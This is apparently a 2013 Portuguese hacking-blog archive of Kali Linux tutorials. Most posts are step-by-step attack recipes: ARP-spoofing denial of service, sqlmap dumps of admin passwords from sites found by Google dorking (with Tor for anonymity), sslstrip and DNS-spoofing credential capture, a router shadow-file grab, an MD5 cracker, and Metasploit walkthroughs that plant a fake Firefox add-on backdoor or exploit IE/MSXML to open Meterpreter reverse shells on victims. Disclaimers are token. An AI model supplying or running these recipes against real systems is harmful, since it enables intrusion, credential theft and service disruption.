Mostrando postagens com marcador Tutoriais. Mostrar todas as postagens

terça-feira, 17 de setembro de 2013

Tutorial: Usando o Maltego para o levantamento de informações

Tutorial: Utilizando o Maltego para o levantamento de informações.

Olá a todos !

Dessa vez vou mostrar como usar a ferramenta Maltego disponível no Kali Linux para fazer o levantamento de informações.

Essa ferramenta é bastante simples e poderosa, já vem instalada por padrão no Kali Linux e ao abrir pela primeira vez é solicitado um registro para conseguir login e senha, faça o registro inicial e depois vamos por as mãos na massa.


A ferramenta fica no menu Applications/Kali Linux/Top 10 Security Tools/Maltego

Ao abrir clique em New quando for exibido o Palette conforme abaixo do lado esquerdo arraste o ícone “Domain” para o centro, do lado esquerdo abaixo será possível colocar o nome do domínio que deseja obter as informações.


Depois clique com o botão direito no ícone que vc criou e aponte para Run Transforms e clique em All Transforms.

Talvez seja exibida algumas caixas de confirmação ou alguns erros mas vá clicando em OK e no final vc verá um gráfico com todas as informações que foram obtidas como email, contato, informações sobre servidores e algumas outras.

Espero que tenham gostado da dica. vlw !!!

terça-feira, 30 de julho de 2013

Instalando e fazendo as configurações iniciais do Kali Linux no Virtual Box

 como instalar e configurar o Kali Linux no Virtual Box bem como fazer as configurações iniciais que na minha opinião são indispensáveis.
O Kali Linux é uma evolução do Backtrack e pode ser baixado aqui http://www.kali.org, ele é mantido pela mesma empresa de segurança do Backtrack.
Algumas vantagens que vi no Kali é que ele é baseado em Debian e muitas ferramentas que davam algum problema no Backtrack, aqui até o momento funcionam sem problemas.
Vou mostrar como criar a máquina virtual, instalar o Kali, instalar o VBOX additions, TOR e também o EtherAPE que tinha no backtrack e não por padrão no Kali. No final vou colocar um link com uma série de tutoriais que podem ser executados usando o Kali. Vamos lá?
1 – Criar a máquina virtual:
Vamos criar uma nova e atribuir um nome
ScreenHunter_07 Apr. 03 16.09
Aqui vamos atribuir a quantidade de memória RAM, no caso coloquei 1GB
ScreenHunter_08 Apr. 03 16.09
Vá avançando nas opções padrão até chegar no tamanho do disco, no caso, coloquei 50GB
ScreenHunter_11 Apr. 03 16.10
Antes de inicializar a máquina vá em configurações da VM e mude a placa de rede para Bridged Adapter, isso para que a VM possa acesar o próprio hardware da máquina física.
ScreenHunter_11 Apr. 03 16.11
Nesta opção selecione o CD-ROM e escolha o arquivo ISO do Kali Linux que foi baixado do site
ScreenHunter_12 Apr. 03 16.11
2 – Instalar o Kali Linux
Tudo feito corretamente, bastar iniciar a VM e a tela inicial será essa onde podemos escolher a opção “Graphical Install”
ScreenHunter_12 Apr. 03 16.12
Nesta tela e nas seguintes será possível configurar o idioma, teclado e fuso horário, faça as configurações conforme achar melhorScreenHunter_13 Apr. 03 16.12
Aqui podemos definir um hostname que desejarmos, e na próxima tela, pode ser colocado um sufixo, caso vc tenha um, ou pode deixar em branco mesmo
ScreenHunter_14 Apr. 03 16.14
Defina a senha do usuário Root
ScreenHunter_15 Apr. 03 16.15

Avançando até essa tela podemos usar a primeira opção para o particionamento do disco, a próxima tela é só avançar
ScreenHunter_16 Apr. 03 16.16
Nessa tela, podemos selecionar a primeira opção e avançar
ScreenHunter_18 Apr. 03 16.16
Podemos avançar, e na próxima tela selecionar “YES”
ScreenHunter_18 Apr. 03 16.17
Aguarde a instalação, e nessa, parte se você sua rede já configurada para fornecer um IP e com acesso a internet, vc pode selecionar a opção “Yes”.
ScreenHunter_19 Apr. 03 16.36
Caso tenha um proxy você pode configurar aqui ou simplesmente deixar em branco e avançar
ScreenHunter_20 Apr. 03 16.36
Selecione “Yes” e aguarde a conclusão da Instalação, Ao reiniciar é logar com usuário Root e a senha que vc configurou.
ScreenHunter_20 Apr. 03 16.44
3 – Configurações iniciais.
O primeiro passo é instalar o VBOX Additions para isso faça o seguinte abra um terminal e digite:
apt-get update && apt-get install -y linux-headers-$(uname -r)
Aguarde a conclusão da instalação
Feito isso vá no Menu “Devices” do Virtual Box e clique em “Install Guest Additions”
ScreenHunter_20 Apr. 03 16.57
Quando for exibido essa tela, clique em cancelar
ScreenHunter_20 Apr. 03 17.00
Execute agora os seguintes comandos no terminal.
cp /media/cdrom0/VBoxLinuxAdditions.run /root/
chmod 755 /root/VBoxLinuxAdditions.run
./VBoxLinuxAdditions.run
Aguarde a conclusão da instalação e reinicie a VM
Após reiniciar, outra coisa que podemos configurar é o metasploit framework para isso faça o seguinte, abra um terminal e digite:
service postgresql start && service metasploit start
aguarde a conclusão e depois digite:
update-rc.d postgresql enable && update-rc.d metasploit enable
Para iniciar basta acessar conforme a imagem
metasploit-kali-metasploit-framework
Outra configuração inicial interessante de se fazer é a configuração do TOR para navegação anônima para isso vamos fazer o seguinte:
apt-get install tor tor-geoipdb polipo vidalia
Feito isso digite
mkdir /var/run/tor
chmod 700 /var/run/tor/
Vamos configurar o polipo para acessar através do tor para isso digite
vim /etc/polipo/config
Descomente as linhas
allowedClientes 127.0.0.1
socksParentProxy = “localhost:9050?
socksParentType = socks5
salve e saia do arquivo e digite
service tor restart
service polipo restart
Daí para navegar anônimo basta configurar no navegador o proxy http para 127.0.0.1 porta 8123 ou proxy socs5 para 127.0.0.1 porta 9050
Também pode ser usado para configurar em outras aplicações que suportem acesso via proxy
Para instalar o EtherApe basta digitar
apt-get install etherape
Aguarde a conclusão e ele vai estar disponível em Applications/Internet.

Realizando um ataque de negação de serviço usando tcpkill – Dos (Ethical Hacking)

Para esse tutorial estou usando o Kali Linux, para instalar e configurar essa ferramenta vc pode seguir essa nossa dica aqui
O primero passo é habilitar o repasse entre as interfaces de rede para isso faça o seguinte:
# echo 1 > /proc/sys/net/ipv4/ip_forward
Abrir 4 terminais como root
No primeiro, executar o arpspoof e no segundo também, de uma vítima para outra e virce-versa.
# arpspoof -i eth0 -t vm1 vm2
# arpspoof -i eth0 -t vm2 vm1
Troque VM1 pelo IP do Servidor que está executando um determinado serviço, SSH, FTP, RDP etc..
Troque VM2 pelo IP da Vítima que não vai conseguir acessar o servidor.
Em outro terminal digite esse comando
# dsniff -i eth0
Por último digite esse em outro terminal
# tcpkill -i eth0 dst vm1 and dst port 22
Troque VM1 pelo IP do Servidor e coloque a porta deseja que seja derrubada, 22, 3389, 21 etc
Espero que tenham gostado da dica.
Usem com sabedoria

SQLMAP SQL Injection para quem está iniciando

Lembre-se que o uso incorreto dessa técnica é crime, e o meu objetivo de mostrar essas informações aqui é apenas para aprendizado e testes em ambientes controlados e ou clientes.
Abra um terminal no backtrack e vamos usar a ferramenta SQLMAP
OBS: 24/4/2013 é perfeitamente possível e recomendável usar o Kali Linux para seguir esse tutorial, para isso basta executar o comando sqlmap + (parametros) direto no terminal sem entrar em nenhum diretório específico. E se vc seguiu nossa dica de instalação do Kali Linux e configurou o TOR vc pode usar ao final de cada comando digitado o parametro –tor (dois traços) e fazer as auditorias de forma anônima segue o link da dica:
cd /pentest/database/sqlmap
Vamos executar o sqlmap
./sqlmap.py -u http://www.exemplo.com/viewfaculty.php?id=12 –-dbs
Você precisa ter um alvo vulnerável para conseguir, para saber se o alvo é vulnerável, basta por uma ‘ no final da url e dar “enter” se retornar algum erro de banco de dados o alvo é vulnerável. Pode ser usar o google para isso fazendo por exemplo a seguinte buscainrul:noticias.php?id=1 Existem várias outras possibilidades que podem ser usadas para busca.
O campo “current database” vai mostrar o nome do BD vulnerável, daí basta usarmos as opções para explorarmos. Podemos listar todas as tabelas.
./sqlmap.py -u http://www.exemplo.com/viewfaculty.php?id=12 -D NOMEDOBD –-tables
Devemos trocar NOMEDOBD pelo valor obtido em “current database”
O Resultado vai ser algo parecido com isso:
Screenshot-4
Daí podemos escolher uma tabela e listar as colunas
./sqlmap.py -u http://www.exemplo.com/viewfaculty.php?id=12 -D NOMEDOBD
 -T admin –-columns
O resultado será parecido a esse:
Screenshot-6
Podemos escolher quais colunas queremos extrair informações
./sqlmap.py -u http://www.exemplo.com/viewfaculty.php?id=12 -D NOMEDOBD
 -T admin -C id,passwrd,u_name –-dump
Entendendo as técnicas é possível extrair todos os dados que desejar do Banco vulnerável

Explorando vulnerabilidade em roteador tp-link

vulnerabilidade encontrada nos roteadores TP-Link WR740N, WR740ND and WR2543ND
Essa vulnerabilidade permite a captura do conteúdo do arquivo shadow que contém as senhas de acesso ao roteador.
Para conseguir essa informação você pode usar o burp-suite disponível no backtrack, para isso abra a ferramenta, vá em repeater, digite o ip do alvo e clique em go. após isso vc pode editar a requisição conforme abaixo e clicar em go novamente o resultado será semelhante ao abaixo.
ScreenHunter_06 Mar. 11 18.40
Agora com um pouco mais de trabalho vc consegue consegue quebrar essa senha

Usando o nmap para verificação de vulnerabilidades

como usar o nmap para checar a existência da vulnerabilidade MS08-067, para quem não conhece essa vulnerabilidade pode ser explorada pelo Worm Conficker. Algumas ferramentas como Metasploit também podem ser usadas para explorar essa vulnerabilidade, basta usar o seguinte comando:
nmap --script smb-check-vulns.nse -p445 <host> (No de um host alvo apenas)


"nmap -PN -T4 -p139,445 -n -v --script=smb-check-vulns --script-args
safe=1 [target networks] (No caso de escanear todo um segmento de rede)"

A resposta será algo parecido com isso informando se o alvo é vulnerável ou não

Host script results:
| smb-check-vulns:  
|   MS08-067: NOT VULNERABLE
|   Conficker: Likely CLEAN
|   regsvc DoS: regsvc DoS: NOT VULNERABLE
|   SMBv2 DoS (CVE-2009-3103): NOT VULNERABLE
|   MS06-025: NO SERVICE (the Ras RPC service is inactive)
|_  MS07-029: NO SERVICE (the Dns Server RPC service is inactive)
Caso vc encontre uma máquina vulnerável vc pode explorer essa falha usando essa dica aqui

Usando sslstrip para capturar credenciais (MITM – Ethical Hacking)

Para realizar este ataque usei como “homem do meio” uma máquina com Kali Linux, uma distribuição Linux específica para pentest.
Caso precise de ajuda para instalação e configuração dessa ferramenta pode ver aqui
Para o meu teste tenho o seguinte cenário, para que você possa fazer o teste basta adaptar ao seu cenário.
IP da Vítima: 192.168.2.12
IP do default gateway 192.168.2.2
Vamos lá!
Usando o Kali Linux abra 4 terminais e deixe eles logados como “root” usando o comando “sudo su”. OBS: Creio que isso facilita para quem talvez não tenha muita experiência com linux, caso tenha experiência use os terminais como achar melhor.
Em um dos terminais digite o seguinte comando:
echo 1 > /proc/sys/net/ipv4/ip_forward (habilita o redirecionamento de pacotes)
No segundo terminal digite o seguinte o seguinte
iptables -t nat -A PREROUTING -p tcp –dport 80 -j REDIRECT –to-port 1000 (redireciona os pacotes da porta 80 para porta 1000 da máquina do atacante)
No terceiro terminal digite
arpspoof -i eth0 -t 192.168.2.12 192.168.2.2 (Lembre-se de adaptar de acordo com seu ambiente, esse comando vai “envenenar” a tabela arp da vítima fazendo com que ele mande todo trafego que ia para o gateway para o atacante)
No quarto terminal digite o seguinte:
sslstrip -l 1000 (vai ler todos os dados na porta 1000)
De volta no primeiro terminal digite o seguinte:
ettercap -Tq -i eth0 (Aqui é onde vamos ver o que queremos)
Após esse passo a “vítima” deve acessar algum site que seja necessário autenticação, gmail, hotmail, facebook, twitter, etc…
Se tudo foi feito corretamente você vai ter uma tela semelhante a essa.
ScreenHunter_21 Apr. 22 18.56
Conforme pode se ver na imagem acima, marcado em vermelho, após a vítima fazer uma autenticação, será exibido o login e senha da pessoa.
Lembre-se que isso deve ser feito apenas em ambientes controlados ou com as devidas autorizações.

Usando Kali linux para fazer um ataque de DNS Spoofing com Ettercap

Esse tipo de ataque é muito importante para conseguirmos algumas credenciais durante a execução de um PenTest. Ele consiste em enviar respostas falsas a requisições de DNS que forem feitas.
Para executarmos esse ataque a primeira coisa que queremos é editar o arquivo etter.dns, basicamente ele é como o arquivo hosts do windows e linux, nele podemos configurar para onde as solicitações serão enviadas.
Vamos lá, abra um terminal e digite
# vi /usr/share/ettercap/etter.dns

ScreenHunter_23 Apr. 25 15.32
Podemos editar seguindo o padrão que pode ser visto na imagem acima, salve e saia e após digite ettercap -G que vai abrir o Ettercap em modo gráfico.
Vá em Sniff –> Unified Sniffing e quando solicitado escolha sua placa de rede eth0.
ScreenHunter_23 Apr. 25 15.38
Agora vá em “Hosts” e clique em “Scan for hosts”
Vá novamente em “Hosts” Clique em Host List para visualizar uma lista de todos IP’s disponíveis na rede, selecione qual será a vítima que vai receber as respostas falsas e clique em Add to Target 1
ScreenHunter_23 Apr. 25 15.41
Agora clique em Start –> Start Sniffing.
Após isso vá em MitM –> Arp Poisoning.
Selecione a opção Sniff remote connections conforme abaixo e clique em OK
ScreenHunter_23 Apr. 25 15.45
Agora vá em Plugins –> Manage the Plugins e de um duplo clique em dns_spoof
ScreenHunter_23 Apr. 25 15.47
Feito isso o cliente selecionado vai começar a receber respostas falsas de DNS.
Esse ataque é extremamente eficaz quando usado em conjunto com essa nossa dica aqui abaixo para conseguir credenciais

terça-feira, 5 de fevereiro de 2013

[PHP] Md5 Cracker


01#!/usr/bin/php
02<?php
03  
04if(!isset($argv[2])){
05echo "
06\033[1;34m[*]\033[0m MD5 Crack By MMxM
07\033[1;34m[*]\033[0m Modo de uso: $argv[0] [hash-md5] [wordlist]
08  
09";
10exit;
11}
12if(strlen($argv[1]) != 32){
13echo "\n\033[1;31m[-]\033[0m INVALID MD5 HASH\n\n";
14exit;
15}
16  
17$wl = fopen ("$argv[2]","r");
18if(!$wl){
19die("\n\nFAILED TO OPEN $argv[2]\n\n");
20}
21while (!feof ($wl)) {
22$pass = fgets($wl,4096);
23$a = chop($pass);
24if(md5($a) == $argv[1]){
25echo "\n\033[0;32m[+]\033[0m Cracked!!! [$a]\n";
26echo "\033[0;32m[+]\033[0m [$argv[1]] == [$a]\n\n";
27exit;
28} else{
29echo "\033[1;34m[*]\033[0m ",md5($a),"\t == [$a]\n";
30}
31  
32}
33fclose ($wl);
34  
35echo "\033[1;31m[-]\033[0m No Password crackeds :/\n";
36echo "\033[1;34m[*]\033[0m (100% complete)\n\n";
37?>
Poderá também gostar de:

terça-feira, 15 de janeiro de 2013

Lista das Melhores ferramentas de hacking ético / testes de penetração


Aqui está a lista de ferramentas de software útil e melhor que útil em Ethical Hacking e testes de penetração, Forense ...

Metasploit:

Metsploit é uma ferramenta muito poderosa PenTesting. Metasploit Framework, uma ferramenta para o desenvolvimento e execução de código de exploração contra uma máquina de destino remoto. O Metasploit Project também é conhecido por ferramentas anti-forenses e evasão, alguns dos quais são construídos no Metasploit Framework. Ferramenta muito útil para coleta de informações, análise de vulnerabilidade, Desenvolvimento Exploit, exploits lado do cliente, ...
Site oficial: http://www.metasploit.com/

Wireshark:
Wireshark é um livre e melhor ferramenta Network Packet Analyzer para UNIX e Windows. Ele é usado para resolução de problemas de rede, análise de malware e educação.

Homepage: http://www.wireshark.org

NMAP
Nmap ("Network Mapper") Security Scanner Free For Rede de Exploração & Hacking.It é usado para examinar uma rede e reúne informações sobre a rede de destino, incluindo as portas abertas, serviços executados no hospedeiro, informações OS, filtros de pacotes / firewalls detalhes, e mais.

Site oficial: http://nmap.org/

John The Ripper:
JTR é cracker senha gratuito e rápido. Seu objetivo principal é detectar senha Unix fraco.
Site oficial: www.openwall.com/john/

Acunetix Web Security Scanner
Auditar a sua segurança site e aplicações web para injeção de SQL, Cross Site Scripting e vulnerabilidades outros web com Acunetix Scanner Web Security.
Esta ferramenta não é uma livre; (
Site Oficial: www.acunetix.com

Maltego;

Maltego é uma inteligência de código aberto e aplicação forense. Ele vai lhe oferecer timous mineração e coleta de informações, bem como a representação desta informação em um formato fácil de compreender.
Site oficial: www.paterva.com/

IronWASP:
IronWASP (Iron aplicativo da Web avançada plataforma de testes de segurança) é um sistema de código aberto para web de teste de vulnerabilidade do aplicativo. Ele é projetado para ser customizável na medida em que os usuários podem criar seus próprios scanners de segurança personalizadas usando. Embora um usuário avançado com Python / Ruby perícia script seria capaz de fazer pleno uso da plataforma, uma série de características da ferramenta são simples o suficiente para ser usado por iniciantes.

Site oficial: http://ironwasp.org

HconSTF
HconSTF é muito útil ferramenta PenTesting. É usado para a enumeração de coleta de informações, e de reconhecimento, avaliação de vulnerabilidade, exploração, escalação de privilégios, Reporting.

Site oficial: http://www.hcon.in

Ettercap
Ettercap é um conjunto abrangente para o homem no meio ataques. Possui sniffing de conexões ao vivo, filtragem de conteúdo em tempo real e muitos outros truques interessantes. Ele suporta dissecação ativa e passiva de muitos protocolos e inclui muitos recursos para análise de rede e host.
Site oficial: http://ettercap.sourceforge.net/


Se você acha que eu deixei algumas ferramentas, você pode me ajudar a adicioná-lo.

Hacking Windows 7 e XP com falsas Firefox Add-On (XPI): Tutoriais Metasploit

O que exatamente eu vou fazer?!
  1. Criar uma extensão do Firefox falso com Metasploit que cria uma backdoor no sistema da vítima.
  2. Enganam os usuários de instalar o add-on
  3. Invadir o computador de destino.
Pré-configuração:
  • Como de costume, você tem que configurar duas máquinas virutal (VM) no seu virtualbox ou seja, "Destino" e "atacante".
  • Instalar o windows xp ou 7 na VM de destino.
  • Instale o Backtrack na VM atacante.
precisam de ajuda para configurar o VM?! você pode ler este tutorial " Configurar laboratório pentesting ".

Parte I: Atualize o Metasploit
Como estamos indo para usar o mais recente módulo, você são aconselhados a atualizar os módulos do Metasploit. Não sei como fazer isso? Não precisa se preocupar!
  • Abra o Terminal
  • Tipo msfupdate
  • Isto irá atualizar o Metasploit com o mais recente módulos :)
Parte II: definições de configuração no Metasploit para a exploração falso-addon
Etapa 1:

Abra o Terminal e "msfconsole" tipo para obter o console Metasploit.

Etapa 2:
Tipo "use exploit / multi / browser / firefox_xpi_bootstrapped_addon" no console.

Etapa 3:
Agora, temos de saber a lista de configurações disponíveis para este módulo de exploração. A fim de obter a lista, você pode digitar "mostrar opções" no console.

Ao contrário do último tutorial, este módulo tem uma configuração extra para o módulo nomeadamente "addonname".

Passo 4: Configurações
Vamos definir a configuração para a sua exploração.
Digite os comandos destacou um por um no console

Comando: definir falso addonname
Detalhes: Nome para o falso add-on. você pode alterar o "fake" para qualquer nome.


Comando: SRVHOST conjunto 192.168.56.11
Detalhes: Aqui o 192.168.56.11 é o IP do Backtrack. Você pode obter este ip, basta digitar o "ifconfig" no terminal. Se você tem dificuldade em obter os detalhes de ip, por favor mande seu comentário ou ler meu post anterior.

Comando: set SRVPORT 80
Detalhes: Nosso servidor vai ser acessada através da porta 80 (porta padrão)

Comando: set URIPATH fakeEx
Detalhes: O caminho em que o falso add-on estará disponível para download. Por ex: http://192.168.56.11/fakeEx

Comando: LHOST conjunto 192.168.56.11
Detalhes: Aqui o 192.168.56.11 é o IP do Backtrack. Você pode obter este ip, basta digitar o "ifconfig" no terminal.

Passo 5: Carga

Como de costume, nós podemos usar carga TCP reversa para este ataque também. Então digite o seguinte comando no console do Metasploit:
definir payload windows / Meterpreter / reverse_tcp

Parte III: ataque de engenharia social

Configurado com êxito as configurações para a sua exploração, o que mais?! vamos lançar o exploit.
Digite "proeza" no console.
Agora, o exploit é iniciado. Nosso falso add-on está disponível em "http://192.168.56.11/fakeEx".

Uma vez vítima visitar o link, ele vai pedir usuário para instalar o add-on para visualizar a página. Quando o usuário instalar o add-on, o sistema será backdoor-ed.


Agora, você pode controlar o sistema vítima de Meterpreter.


Contramedidas:
Eu acredito que você entende os riscos de instalar o add-on de fontes desconhecidas. Então, pense duas vezes antes de instalar o add-on. Sempre use confiança extra. Pesquisa no google por comentário sobre o add-on.

Disclaimer:
O artigo dado aqui é o propósito educacional somente. Sugerimos que você tente este método em um ambiente controlado virtualbox. Nós não somos responsáveis ​​por sua atividade ilegal.


Fonte: BTS 

windows Hacking usando MS12-037 Internet Explorer Vulnerabilidade mesmo ID

MS12-037 Internet Explorer Vulnerabilidade mesmo ID Microsoft Internet Explorer 8 não tratar adequadamente os objetos na memória, o que permite que atacantes remotos para executar código arbitrário, acessando um excluído objeto, também conhecido como "O mesmo ID propriedade Vulnerabilidade de execução remota de código."

Duas tecnologias no sistema operacional moderno são usados ​​para fazer façanhas desse tipo ainda mais difícil: DEP (Data Execution Prevention) e ASLR (address-space randomização layout).

DEP se destina a impedir que um aplicativo ou serviço de execução de código a partir de uma região da memória não-executável. Isso ajuda a evitar que certas façanhas código da loja através de um estouro de buffer. ( wiki )

ASLR carrega módulos de software, tais como DLLs na memória em locais aleatórios. Movendo DLLs do sistema em torno torna mais difícil para hackers para adivinhar onde encontrar as funções de biblioteca que necessitam, como URLDownloadToFile () e CreateProcess ().

Mas DEP e ASLR não fazem execução remota de código ataca impossível, apenas mais complicado.

No caso da CVE-2012-1875, ASLR pode ser ignorada por tentar forçar o Internet Explorer para localizar e carregar uma versão antiga do Microsoft C Runtime DLL - um que foi compilado antes ASLR se tornar a norma, e
portanto, não o suporta. Sempre que você carregar uma DLL não ASLR, mesmo em um programa de ASLR habilitada, você pode prever onde isso vai acabar.

E DEP é contornado usando uma técnica conhecida como ROP, ou retorno de programação orientada.

Exploit para a vulnerabilidade do Internet Explorer mesmo ID (CVE-2012-1875):


Requisitos:
  • Alvo OS: XP3
  • Atacante OS: Backtrack ou qualquer PenTesting Distros
Como de costume, você tem que criar duas máquinas virtuais em seu VirtualBox.

Preparando sistema da vítima:
Instale o XP3 em um dos VM. Alterar o adaptador de rede da VM para o Host-somente o adaptador. (Se você não sabe o que estou falando, então use este manual do Virtualbox )

Preparando o sistema Atacante:
Atualizar os módulos do Metasploit, digitando o seguinte comando no Terminal:
msfupdate

Ou você pode baixar o " ms12_037_same_id.rb módulo 'e pasta neste diretório "opt/metasploit/msf3/modules/exploits/windows/browser / /"

Configurar as definições para a sua exploração em Metasploit:
Abra o Terminal e "msfconsole" tipo para obter o console Metasploit.

Tipo "use exploit/windows/browser/ms12_037_same_id" no console.

Agora, temos de saber a lista de configurações disponíveis para este módulo de exploração. A fim de obter a lista, você pode digitar "mostrar opções" no console.

Comando: SRVHOST conjunto 192.168.56.10
Detalhes: Aqui o 192.168.56.11 é o IP do Backtrack. Você pode obter este ip, basta digitar o "ifconfig" no terminal.

Comando: URIPATH set /
Detalhes: O caminho em que a nossa exploração será executado.

Como de costume, nós podemos usar carga TCP reversa para este ataque também. Então digite o seguinte comando no console do Metasploit:
definir payload windows / Meterpreter / reverse_tcp

Ok, vamos lançar o exploit.

Digite "proeza" no console.


Agora, o exploit é iniciado. Nossa exploração está funcionando em "http://192.168.56.10:8080/".

Uma vez que a vítima carrega o URL em seu navegador IE, você receberá a seguinte mensagem em seu console metasploit:

[*] Cliente requerente: /
[*] Usando o JRE ROP
[*] Enviando html
[*] Envio de estágio (752.128 bytes) para 192.168.56.12
[*] Meterpreter uma sessão aberta (192.168.56.10:4444 -> 192.168.56.12:1685)

Digite "sessões" para listar as sessões ativas. Tipo "sessões-i 1", isto irá abrir a conexão com a sessão com o '1 id 'e trazê-lo para Meterpreter.

Agora, você pode controlar o sistema vítima de computador usando Meterpreter.

Por exemplo:

'Upload / Test.exe c: \ \ ", este comando irá fazer o upload do Test.exe a partir da raiz (' file system 'dir) da pasta do BT5 para a unidade C do alvo.

'Execute-f C: \ \ Test.exe ", este comando irá executar o nosso arquivo carregado no Target.

Microsoft XML Core Services Vulnerabilidade Metasploit Demonstração

CVE-2012-1889: Microsoft XML Core Services Vulnerabilidade
Uma vulnerabilidade no Microsoft XML Core Services 3.0, 4.0, 5.0 e 6.0 permite a execução remota de código se um usuário visualiza uma página web especialmente criada usando o Internet Explorer.

Um invasor não teria como forçar os usuários a visitar um site deste tipo. Em vez disso, o invasor teria que convencer os usuários a visitar o site, geralmente fazendo com que eles cliquem em um link em uma mensagem de e-mail ou mensagens instantâneas, que os leva para o site do atacante.

A vulnerabilidade afeta todas as versões suportadas do Microsoft Windows, e todas as edições com suporte do Microsoft Office 2003 e Microsoft Office 2007. Aqui você pode a lista completa.

A vulnerabilidade existe quando MSXML tenta acessar um objeto na memória que não foi inicializado, o que pode corromper a memória de tal maneira que um invasor executar um código arbitrário no contexto do usuário conectado.
Vou demonstrar como usar a ferramenta Metasploit para testar se sua rede vulnerável ou não.

Abra o Terminal e digite "msfupdate" para obter as últimas módulos Metasploit. Quando a atualização for concluída, em seguida, digite "msfconsole".

Em seguida, digite o seguinte comando no console "uso explorar / windows / navegador / msxml_get_definition_code_exec".

Agora, temos de saber a lista de configurações disponíveis para este módulo de exploração. A fim de obter a lista, você pode digitar "mostrar opções" no console.

Comando: SRVHOST conjunto 192.168.56.10
Detalhes: Aqui o 192.168.56.11 é o IP do Backtrack. Você pode obter este ip, basta digitar o "ifconfig" no terminal.

Comando: lhost conjunto 192.168.56.10

Comando: URIPATH set /
Detalhes: O caminho em que a nossa exploração será executado.

Como de costume, nós podemos usar carga TCP reversa para este ataque também. Então digite o seguinte comando no console do Metasploit:
definir payload windows / Meterpreter / reverse_tcp

Digite "proeza" no console.


Uma vez que a vítima carrega o URL em seu navegador IE, você receberá a seguinte mensagem em seu console metasploit:

[*] Msxml_get_definition_code_exec - Usando msvcrt ROP

[*] Msxml_get_definition_code_exec - 10.0.1.79:1564 - Enviando html

[*] Envio de estágio (752.128 bytes) para 192.168.56.12

[*] Meterpreter uma sessão aberta (192.168.56.10:4444 -> 192.168.56.12:1565)

Digite "sessões" para listar as sessões ativas. Tipo "sessões-i 1", isto irá abrir a conexão com a sessão com o '1 id 'e trazê-lo para Meterpreter.

Digite "sysinfo" no Meterpreter para obter as informações do sistema.
Postagens mais antigas → Página inicial
Copyright © Hacking & Security | Powered by Xandao Design by Xandao86 | Xandao86